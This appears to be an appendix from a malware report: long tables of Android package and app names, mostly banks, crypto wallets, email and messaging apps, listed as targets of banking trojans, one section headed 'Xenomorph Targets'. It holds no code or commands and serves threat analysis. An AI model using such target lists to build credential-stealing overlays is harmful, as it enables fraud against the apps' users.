com.wf.wellsfargomobile	Wells Fargo Mobile	
com.rbs.mobile.android.natwest	NatWest Mobile Banking	
com.twitter.android.lite	Twitter Lite	

Package name	App name	
io.cex.app.prod	CEX.IO Cryptocurrency Exchange	
com.bankinter.launcher	Bankinter Móvil	
pl.eurobank2	eurobank mobile 2.0	
alior.bankingapp.android	Usługi Bankowe	
com.db.pbc.mibanco	Mi Banco db	
com.rak	RAKBANK Digital Banking	
com.bankofqueensland.boq	BOQ Mobile	
com.pcfinancial.mobile	Simplii Financial	
tr.com.sekerbilisim.mbank	ŞEKER MOBİL ŞUBE	
com.bitpay.wallet	BitPay – Secure Bitcoin Wallet	
com.connectivityapps.hotmail	Connect for Hotmail & Outlook: Mail and Calendar	
fr.hsbc.hsbcfrance	HSBC France	
com.bancodebogota.bancamovil	Banco de Bogotá	
com.att.myWireless	myAT&T	
com.unicredit	Mobile Banking UniCredit	
com.btcturk	BtcTurk Bitcoin Borsası	
com.amazon.sellermobile.android	Amazon Seller	
pl.allegro	Allegro - convenient and secure online shopping	
cl.bancochile.mbanking	Mi Banco de Chile	
com.bankinter.bkwallet	Bankinter Wallet	
com.santander.bpi	Santander Private Banking	
softax.pekao.powerpay	PeoPay	
com.vancity.mobileapp	Vancity	
pl.orange.mojeorange	Mój Orange	
com.ubercab	Uber - Request a ride	
com.westernunion.moneytransferr3app.es	Western Union ES - Send Money Transfers Quickly	
com.denizbank.mobildeniz	MobilDeniz	

Package name	App name	
com.CredemMobile	Credem	
com.msf.kbank.mobile	Kotak - 811 & Mobile Banking	
wit.android.bcpBankingApp.activoBank	ActivoBank	
net.inverline.bancosabadell.officelocator.android	Banco Sabadell App. Your mobile bank	
com.vipera.ts.starter.MashreqAE	Mashreq UAE	
com.navyfederal.android	Navy Federal Credit Union	
com.samba.mb	SambaMobile	
com.aff.otpdirekt	OTP SmartBank	
com.mobikwik_new	BHIM UPI, Money Transfer, Recharge & Bill Payment	
enbd.mobilebanking	Emirates NBD	
com.mtel.androidbea	BEA 東亞銀行	
pl.aliorbank.aib	Alior Mobile	
com.commbank.netbank	CommBank	
it.carige	Carige Mobile	
com.coinbase.android	Coinbase – Buy & Sell Bitcoin. Crypto Wallet	
com.sbi.SBIFreedomPlus	Yono Lite SBI - Mobile Banking	
com.abanca.bm.pt	ABANCA - Portugal	
com.google.android.gm	Gmail	
com.sbi.SBAnywhereCorporate	SBI Anywhere Corporate	
com.fusion.beyondbank	Beyond Bank Australia	
cc.bitbank.bitbank	bitbank - Bitcoin & Ripple Wallet	
pt.novobanco.nbapp	NB smart app	
com.engage.pbb.pbengage2my.release	PB engage MY	
com.cooperativebank.bank	The Co-operative Bank	
com.barclays.ke.mobile.android.ui	Barclays Kenya	
com.infosys.alh	Al Hilal Mobile Banking App	
nz.co.asb.asbmobile	ASB Mobile Banking	

Package name	App name	
es.openbank.mobile	Openbank – banca móvil	
com.anz.transactive.global	ANZ Transactive - Global	
com.cibc.android.mobi	CIBC Mobile Banking®	
com.dhanlaxmi.dhansmart.mtc	Dhanlaxmi Bank Mobile Banking	
com.Version1	PNB ONE	
uy.com.brou.token	BROU Llave Digital	
es.ibercaja.ibercajaapp	Ibercaja	
com.alahli.mobile.android	SNB AlAhli Mobile	
com.binance.dev	Binance - Buy & Sell Bitcoin Securely	
com.ideomobile.hapoalim	בנק הפועלים - ניהול החשבון	
com.imaginbank.app	imaginBank - Your mobile bank	
com.alrajhiretailapp	Al Rajhi Mobile	
fr.lcl.android.customerarea	Mes Comptes - LCL	
com.grupoavaloc1.bancamovil	Banco de Occidente Móvil	
at.volksbank.volksbankmobile	Volksbank hausbanking	
pl.ideabank.mobilebanking	Idea Bank PL	
com.exictos.mbanka.bic	Banco BIC, SA	
com.finansbank.mobile.cepsube	QNB Finansbank Mobile Banking	
hu.mkb.mobilapp	MKB Mobilalkalmazás	
com.zellepay.zelle	Zelle	
pegasus.project.ebh.mobile.android.bundle.mobilebank	George Magyarország	
com.transferwise.android	TransferWise Money Transfer	
it.icbpi.mobile	Nexi Pay	
com.todo1.davivienda.mobileapp	Davivienda Móvil	
com.s4m	EI Bank	
jp.co.smbc.direct	三井住友銀行アプリ	
com.rsi.Colonya	Colonya Caixa Pollença	
finansbank.enpara	Enpara.com Cep Şubesi	
com.starfinanz.smob.android.sfinanzstatus	Sparkasse Ihre mobile Filiale	

Package name	App name	
it.hype.app	Hype	
ktbcs.netbank	Krungthai NEXT	
com.yahoo.mobile.client.android.mail	Yahoo Mail – Organized Email	
com.nearform.ptsb	permanent tsb	
es.evobanco.bancamovil	EVO Banco móvil	
com.bochk.com	BOCHK	
com.cajasiete.android.cajasietereport	Report	
com.snapwork.hdfc	HDFC Bank MobileBanking	
com.anz.android.gomoney	ANZ Australia	
com.grppl.android.shell.BOS	Bank of Scotland Mobile Banking: secure on the go	
com.bancomer.mbanking	BBVA México (Bancomer Móvil)	
it.copergmps.rt.pf.android.sp.bmps	Banca MPS	
eu.eleader.mobilebanking.nbk	NBK Mobile Banking	
www.ingdirect.nativeframe	ING España. Banca Móvil	
app.wizink.es	WiZink, tu banco senZillo	
com.bbva.nxt_peru	BBVA Perú	
co.zip	Zip - Shop Now, Pay Later	
com.key.android	KeyBank Mobile	
com.pnc.ecommerce.mobile	PNC Mobile	
com.bcp.bank.bcp	Banca Móvil BCP	
com.fusion.banking	Bank Australia app	
com.scb.phone	SCB EASY	
com.mycelium.wallet	Mycelium Bitcoin Wallet	
exodusmovement.exodus	Exodus: Crypto Bitcoin Wallet	
com.leumi.leumiwallet	לאומי	
com.mail.mobile.android.mail	mail.com mail	
com.zoluxiones.officebanking	Banco Santander Perú S.A.	
uy.brou	App Móvil del Banco República	

Package name	App name	
com.grppl.android.shell.halifax	Halifax: the banking app that gives you extra	
com.cajasur.android	Cajasur	
wit.android.bcpBankingApp.millennium	Millenniumbcp	
com.paribu.app	Paribu	
my.com.hsbc.hsbcmalaysia	HSBC Malaysia	
com.google.android.youtube	YouTube	
com.bbva.GEMA	BBVA Empresas México	
fr.lcl.android.entreprise	Pro & Entreprises LCL	
com.axabanque.fr	AXA Banque France	
com.td	TD Canada	
es.cm.android	Bankia	
com.fortuneo.android	Fortuneo, mes comptes banque & bourse en ligne	
org.banking.bom.businessconnect	Bank of Melbourne Business App	
com.bankaustria.android.olb	Bank Austria MobileBanking	
com.tronlinkpro.wallet	TronLink Pro - The Best TRON Wallet	
com.isis_papyrus.raiffeisen_pay_eyewdg	Raiffeisen ELBA	
com.grppl.android.shell.CMBlloydsTSB73	Lloyds Bank Mobile Banking: by your side	
es.bancosantander.apps	Santander	
es.lacaixa.mobile.android.newwapicon	CaixaBank	
com.latuabancaperandroid	Intesa Sanpaolo Mobile	
ar.bapro	BIP Mobile	
ar.com.santander.rio.mbanking	Santander Argentina	
au.com.newcastlepermanent	NPBS Mobile Banking	
fr.bnpp.digitalbanking	Hello bank! par BNP Paribas	
pl.ing.mojeing	Moje ING mobile	
com.instagram.android	Instagram	
au.com.macquarie.authenticator	Macquarie Authenticator	

Package name	App name	
com.mfoundry.mb.android.mb_136	People’s United Bank Mobile	
com.pttfinans	PTTBank	
com.desjardins.mobile	Desjardins mobile services	
com.woodforest	Woodforest Mobile Banking	
pl.bzwbk.bzwbk24	Santander mobile	
com.konylabs.cbplpat	Citi Handlowy	
pl.com.rossmann.centauros	Rossmann PL	
com.payoneer.android	Payoneer – Global Payments Platform for Businesses	
com.vakifbank.mobile	VakıfBank Mobil Bankacılık	
org.westpac.col	Westpac Corporate Mobile	
ro.btrl.mobile	Banca Transilvania	
ca.bnc.android	National Bank of Canada	
com.cm_prod.bad	Crédit Mutuel	
it.bcc.iccrea.mycartabcc	myCartaBCC	
com.kutxabank.android	Kutxabank	
pro.huobi	Huobi Global	
pl.nestbank.nestbank	Nest Bank nowy	
tr.com.hsbc.hsbcturkey	HSBC Turkey	
es.caixaontinyent.caixaontinyentapp	Caixa Ontinyent	
com.magiclick.odeabank	Odeabank	
com.krungsri.kma	KMA	
com.whatsapp	WhatsApp Messenger	
com.moneybookers.skrillpayments.neteller	NETELLER - fast, secure and global money transfers	
eu.eleader.mobilebanking.invest	plusbank24	
com.unionbank.ecommerce.mobile.android	Union Bank Mobile Banking	
my.com.maybank2u.m2umobile	Maybank2u MY	
de.consorsbank	Consorsbank	

Package name	App name	
it.relaxbanking	RelaxBanking Mobile	
com.pozitron.iscep	İşCep - Mobile Banking	
com.cic_prod.bad	CIC	
com.rbs.mobile.android.rbs	Royal Bank of Scotland Mobile Banking	
coop.bancocredicoop.bancamobile	Credicoop Móvil	
com.indra.itecban.mobile.novobanco	NBapp Spain	
com.bendigobank.mobile	Bendigo Bank	
com.dib.app	DIB MOBILE	
it.phoenixspa.inbank	Inbank	
com.caisseepargne.android.mobilebanking	Banque	
com.fullsix.android.labanquepostale.accountaccess	La Banque Postale	
com.suntrust.mobilebanking	SunTrust Mobile App	
eu.unicreditgroup.hvbapptan	HVB Mobile Banking	
com.ocito.cdn.activity.creditdunord	Crédit du Nord pour Mobile	
com.tideplatform.banking	Tide - Smart Mobile Banking	
de.dkb.portalapp	DKB-Banking	
it.nogood.container	UBI Banca	
com.bitcoin.mwallet	Bitcoin Wallet	
com.cimbmalaysia	CIMB Clicks Malaysia	
com.imo.android.imoimbeta	imo beta free calls and text	
com.infonow.bofa	Bank of America Mobile Banking	
com.clairmail.fth	Fifth Third Mobile Banking	
ca.tangerine.clients.banking.app	Tangerine Mobile Banking	
posteitaliane.posteapp.appbpol	BancoPosta	
ca.pcfinancial.bank	PC Financial Mobile	
mx.bancosantander.supermovil	Santander móvil	
com.htsu.hsbcpersonalbanking	HSBC Mobile Banking	

Package name	App name	
com.amazon.mShop.android.shopping	Amazon Shopping - Search, Find, Ship, and Save	
org.toshi	Coinbase Wallet — Crypto Wallet & DApp Browser	
com.cbq.CBMobile	CBQ Mobile	
com.samourai.wallet	Samourai Wallet	
pt.cgd.caixadirectaempresas	Caixadirecta Empresas	
com.squareup.cash	Cash App	
com.empik.empikapp	Empik	
eu.eleader.mobilebanking.pekao.firm	PekaoBiznes24	
au.com.rams.RAMS	myRAMS	
com.finanteq.finance.ca	CA24 Mobile	
pl.pkobp.iko	IKO	
uk.co.mbna.cardservices.android	MBNA - Card Services App	
it.popso.SCRIGNOapp	SCRIGNOapp	
com.comarch.mobile.banking.bgzbnpparibas.biznes	Mobile BiznesPl@net	
uk.co.tescomobile.android	Tesco Mobile	
pl.mbank	mBank PL	
es.cecabank.ealia2103appstore	UniPay Unicaja	
es.santander.money	Santander Money Plan	
com.kubi.kucoin	KuCoin: Bitcoin Exchange & Crypto Wallet	
com.bancocajasocial.geolocation	Banco Caja Social Móvil	
com.konylabs.capitalone	Capital One® Mobile	
net.garagecoders.e_llavescotiainfo	ScotiaMóvil	
jp.co.netbk	住信SBIネット銀行	
au.com.cua.mb	CUA Mobile Banking	
com.americanexpress.android.acctsvcs.us	Amex	
fr.bred.fr	BRED	
com.grupocajamar.wefferent	Grupo Cajamar	

Package name	App name	
com.citibanamex.banamexmobile	Citibanamex Móvil	
com.mcom.firstcitizens	First Citizens Mobile Banking	
com.bancsabadell.wallet	Sabadell Wallet	
com.whatsapp.w4b	WhatsApp Business	
com.citizensbank.androidapp	Citizens Bank Mobile Banking	
com.usbank.mobilebanking	U.S. Bank - Inspired by customers	
org.stgeorge.bank	St.George Mobile Banking	
fr.banquepopulaire.cyberplus	Banque Populaire	
com.rsi	ruralvía	
com.tmobtech.halkbank	Halkbank Mobil	
es.bancosantander.empresas	Santander Empresas	
pt.bancobpi.mobile.fiabilizacao	BPI APP	
com.bittrex.trade	Bittrex Global	
com.twitter.android	Twitter	
au.com.bankwest.mobile	Bankwest	
de.traktorpool	tractorpool	
es.ceca.cajalnet	Cajalnet	
org.banking.stg.businessconnect	St.George Business App	
org.bom.bank	Bank of Melbourne Mobile Banking	
wit.android.bcpBankingApp.millenniumPL	Bank Millennium	
eu.atlantico.bancoatlanticoapp	MY ATLANTICO	
net.bnpparibas.mescomptes	Mes Comptes BNP Paribas	
pt.bancobest.android.mobilebanking	Best Bank	
com.ambank.ambankonline	AmOnline	
com.bankinter.portugal.bmb	Bankinter Portugal	
com.ziraat.ziraatmobil	Ziraat Mobile	
com.scotiabank.banking	Scotiabank Mobile Banking	
com.boursorama.android.clients	Boursorama Banque	
com.akbank.android.apps.akbank_direkt	Akbank	

Package name	App name	
us.zoom.videomeetings	ZOOM Cloud Meetings	
pl.ceneo	Ceneo - zakupy i promocje	
com.ykb.android	Yapı Kredi Mobile	
au.com.commbank.commbiz.prod	CommBiz	
au.com.suncorp.SuncorpBank	Suncorp Bank	
com.quoine.quoinex.light	Liquid by Quoineライト版（リキッド バイコイン） -ビットコインなどの仮想通貨取引所	
hu.bb.mobilapp	Budapest Bank Mobil App	
com.citibank.CitibankMY	Citibank MY	
com.rbc.mobile.android	RBC Mobile	
com.bmo.mobile	BMO Mobile Banking	
com.bankinter.empresas	Bankinter Empresas	
com.cbk.mobilebanking	CBK Mobile	
com.oxigen.oxigenwallet	Bill Payment & Recharge,Wallet	
com.tdbank	TD Bank (US)	
com.db.pwcc.dbmobile	Deutsche Bank Mobile	
com.kuveytturk.mobil	Kuveyt Türk	
com.mobillium.papara	Papara	
tsb.mobilebanking	TSB Bank Mobile Banking	
ch.autoscout24.autoscout24	AutoScout24 Switzerland – Find your new car	
com.wallet.crypto.trustapp	Trust: Crypto & Bitcoin Wallet	
com.advantage.RaiffeisenBank	Raiffeisen Smart Mobile	
jp.co.aeonbank.android.passbook	イオン銀行通帳アプリ かんたんログイン＆残高・明細の確認	
com.konylabs.HongLeongConnect	Hong Leong Connect Mobile Banking	
com.targo_prod.bad	TARGOBANK Mobile Banking	
org.microemu.android.model.common.VTUserApplicationLINKMB	Link Celular	
com.fibabanka.Fibabanka.mobile	Fibabanka Mobile	

Package name	App name	
com.payeer	PAYEER	
pl.bph	BusinessPro Lite	
es.santander.Criptocalculadora	Criptocalculadora	
pt.sibs.android.mbway	MB WAY	
com.bbva.mobile.pt	BBVA Portugal	
org.westpac.bank	Westpac Mobile Banking	
ca.mobile.explorer	CA Mobile	
eu.eleader.mobilebanking.pekao	Pekao24Makler	
com.CIMB.OctoPH	CIMB Bank PH	
es.bancosantander.wallet	Santander Wallet	
com.bitpanda.bitpanda	Bitpanda - Buy Bitcoin in minutes	
com.imo.android.imoimhd	imo HD-Free Video Calls and Chats	
de.comdirect.android	comdirect mobile App	
com.finanteq.finance.bgz	BNP Paribas GOMobile	
com.arkea.android.application.cmso2	CMSO ma banque : solde, virement & épargne	
jp.co.rakuten_bank.rakutenbank	楽天銀行 -個人のお客様向けアプリ	
com.csam.icici.bank.imobile	iMobile by ICICI Bank	
es.liberbank.cajasturapp	Banca Digital Liberbank	
com.cajaingenieros.android.bancamovil	Caja de Ingenieros Banca MÓVIL	
com.IngDirectAndroid	ING France	
com.microsoft.office.outlook	Microsoft Outlook: Organize Your Email & Calendar	
pt.santandertotta.mobileempresas	Santander Empresas	
au.com.ubank.internetbanking	UBank Mobile Banking	
pl.noblebank.mobile	Noble Mobile	
com.bmoharris.digital	BMO Digital Banking	
de.commerzbanking.mobil	Commerzbank Banking - The app at your side	
hu.cardinal.erste.mobilapp	Erste Business MobilBank	

Package name	App name	
com.greater.Greater	Greater Bank	
com.db.pbc.miabanca	La Mia Banca	
au.com.mebank.banking	ME Bank	
com.ubercab.eats	Uber Eats: Food Delivery	
posteitaliane.posteapp.apppostepay	Postepay	
com.abnamro.nl.mobile.payments	ABN AMRO Mobiel Bankieren	
com.arkea.android.application.cmb	Crédit Mutuel de Bretagne	
fr.creditagricole.androidapp	Ma Banque	
de.postbank.finanzassistent	Postbank Finanzassistent	
mbanking.NBG	NBG Mobile Banking	
com.fusion.ATMLocator	People’s Choice Credit Union	
fr.oney.mobile.mescomptes	Oney France	
de.fiducia.smartphone.android.banking.vr	VR Banking Classic	
au.com.hsbc.hsbcaustralia	HSBC Australia	
org.telegram.messenger	Telegram	
eu.eleader.mobilebanking.abk	ABK Mobile Banking	
com.gmowallet.mobilewallet	ビットコイン・暗号資産（仮想通貨）ウォレットアプリ GMOコイン｜チャート・購入・レバレッジ取引	
com.snapchat.android	Snapchat	
com.mediolanum	Banco Mediolanum España	
com.facebook.katana	Facebook	
com.wrx.wazirx	WazirX - Buy Sell Bitcoin & Other Cryptocurrencies	
pl.bps.bankowoscmobilna	BPS Mobilnie	
com.viber.voip	Viber Messenger - Messages, Group Chats & Calls	
com.infrasofttech.MahaBank	Maha Mobile	
pl.raiffeisen.nfc	Mobilny Portfel	
org.banking.bsa.businessconnect	BankSA Business App	

Package name	App name	
pl.bzwbk.ibiznes24	iBiznes24 mobile	
com.discoverfinancial.mobile	Discover Mobile	
pl.ifirma.ifirmafaktury	IFIRMA - Darmowy Program do Faktur	
com.empik.empikfoto	Empik Foto	
pl.envelobank.aplikacja	Pocztowy	
com.fi7026.godough	Commercial Bank Mobile Banking	
uk.co.santander.santanderUK	Santander Mobile Banking	
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum	
mobi.societegenerale.mobile.lappli	L'Appli Société Générale	
pt.santandertotta.mobileparticulares	Santander Particulares	
com.moneybookers.skrillpayments	Skrill - Fast, secure online payments	
fr.laposte.lapostemobile	La Poste - Services Postaux	
com.mercadopago.wallet	Mercado Pago	
com.usaa.mobile.android.usaa	USAA Mobile	

Xenomorph Targets

Package name	App name	
com.exictos.mbanka.bic	Banco BIC, SA	
com.meridian.android	Meridian Mobile Banking	
com.bbva.mobile.pt	BBVA Portugal	
net.bitbay.bitcoin	Bitcoin & Crypto Exchange - BitBay	
ca.mobile.explorer	CA Mobile	
com.mail.mobile.android.mail	mail.com mail	
com.bankinter.launcher	Bankinter Móvil	
com.paypal.android.p2pmobile	PayPal Mobile Cash: Send and Request Money Fast	
com.mediolanum	Banco Mediolanum España	
pt.novobanco.nbapp	NB smart app	
ca.hsbc.hsbccanada	HSBC Canada	

Package name	App name	
com.transferwise.android	TransferWise Money Transfer	
com.cajasur.android	Cajasur	
es.pibank.customers	Pibank	
wit.android.bcpBankingApp.millennium	Millenniumbcp	
ca.motusbank.mapp	motusbank mobile banking	
com.db.pbc.mibanco	Mi Banco db	
es.univia.unicajamovil	UnicajaMovil	
es.openbank.mobile	Openbank – banca móvil	
com.pcfinancial.mobile	Simplii Financial	
com.cibc.android.mobi	CIBC Mobile Banking®	
com.bbva.netcash	BBVA Net Cash	ES & PT
es.cecabank.ealia2091appstore	ABANCA Pay - Paga y envía dinero con el móvil	
com.plunien.poloniex	Poloniex Crypto Exchange	
com.rbc.mobile.android	RBC Mobile	
com.squareup.cash	Cash App	
com.indra.itecban.mobile.novobanco	NBapp Spain	
com.rsi	ruralvía	
es.liberbank.cajasturapp	Banca Digital Liberbank	
com.yahoo.mobile.client.android.mail	Yahoo Mail – Organized Email	
com.desjardins.mobile	Desjardins mobile services	
es.evobanco.bancamovil	EVO Banco móvil	
com.microsoft.office.outlook	Microsoft Outlook: Organize Your Email & Calendar	
com.td	TD Canada	
ca.affinitycu.mobile	Affinity Mobile	
com.shaketh	Shakepay: Buy Bitcoin Canada	
com.indra.itecban.triodosbank.mobile.banki	-	
es.cm.android	Bankia	
com.binance.dev	Binance - Buy & Sell Bitcoin Securely	
es.ibercaja.ibercajaapp	Ibercaja	

Package name	App name	
com.eqbank.eqbank	EQ Bank Mobile Banking	
com.connectivityapps.hotmail	Connect for Hotmail & Outlook: Mail and Calendar	
pt.bancobpi.mobile.fiabilizacao	BPI APP	
cgd.pt.caixadirectaparticulares	Caixadirecta	
ca.bnc.android	National Bank of Canada	
com.imaginbank.app	imaginBank - Your mobile bank	
com.anabatic.canadia	Canadia Mobile Banking	
es.cecabank.ealia2103appstore	UniPay Unicaja	
org.electrum.electrum	Electrum Bitcoin Wallet	
es.caixagalicia.activamovil	ABANCA- Banca Móvil	
www.ingdirect.nativeframe	ING España. Banca Móvil	
com.coinbase.android	Coinbase – Buy & Sell Bitcoin. Crypto Wallet	
com.bbva.bbvacontigo	BBVA Spain	
app.wizink.es	WiZink, tu banco senZillo	
com.wavesplatform.wallet	Waves.Exchange	
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum	
com.scotiabank.banking	Scotiabank Mobile Banking	
net.bitstamp.app	Bitstamp – Buy & Sell Bitcoin at Crypto Exchange	
es.caixaontinyent.caixaontinyentapp	Caixa Ontinyent	
com.kraken.trade	Pro: Advanced Bitcoin & Crypto Trading	
com.coastcapitalsavings.dcu	Coast Capital Savings	
es.bancosantander.apps	Santander	
ca.servus.mbanking	Servus Mobile Banking	
com.atb.ATBMobile	ATB Personal - Mobile Banking	
com.targoes_prod.bad	TARGOBANK - Banca a distancia	
ca.manulife.MobileGBRS	Manulife Mobile	
com.grupocajamar.wefferent	Grupo Cajamar	
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa	
es.lacaixa.mobile.android.newwapicon	CaixaBank	

Package name	App name	
com.google.android.gm	Gmail	
com.abanca.bm.pt	ABANCA - Portugal	
ca.tangerine.clients.banking.app	Tangerine Mobile Banking	
com.bitfinex.mobileapp	Bitfinex	
pt.sibs.android.mbway	MB WAY	
ca.pcfinancial.bank	PC Financial Mobile	
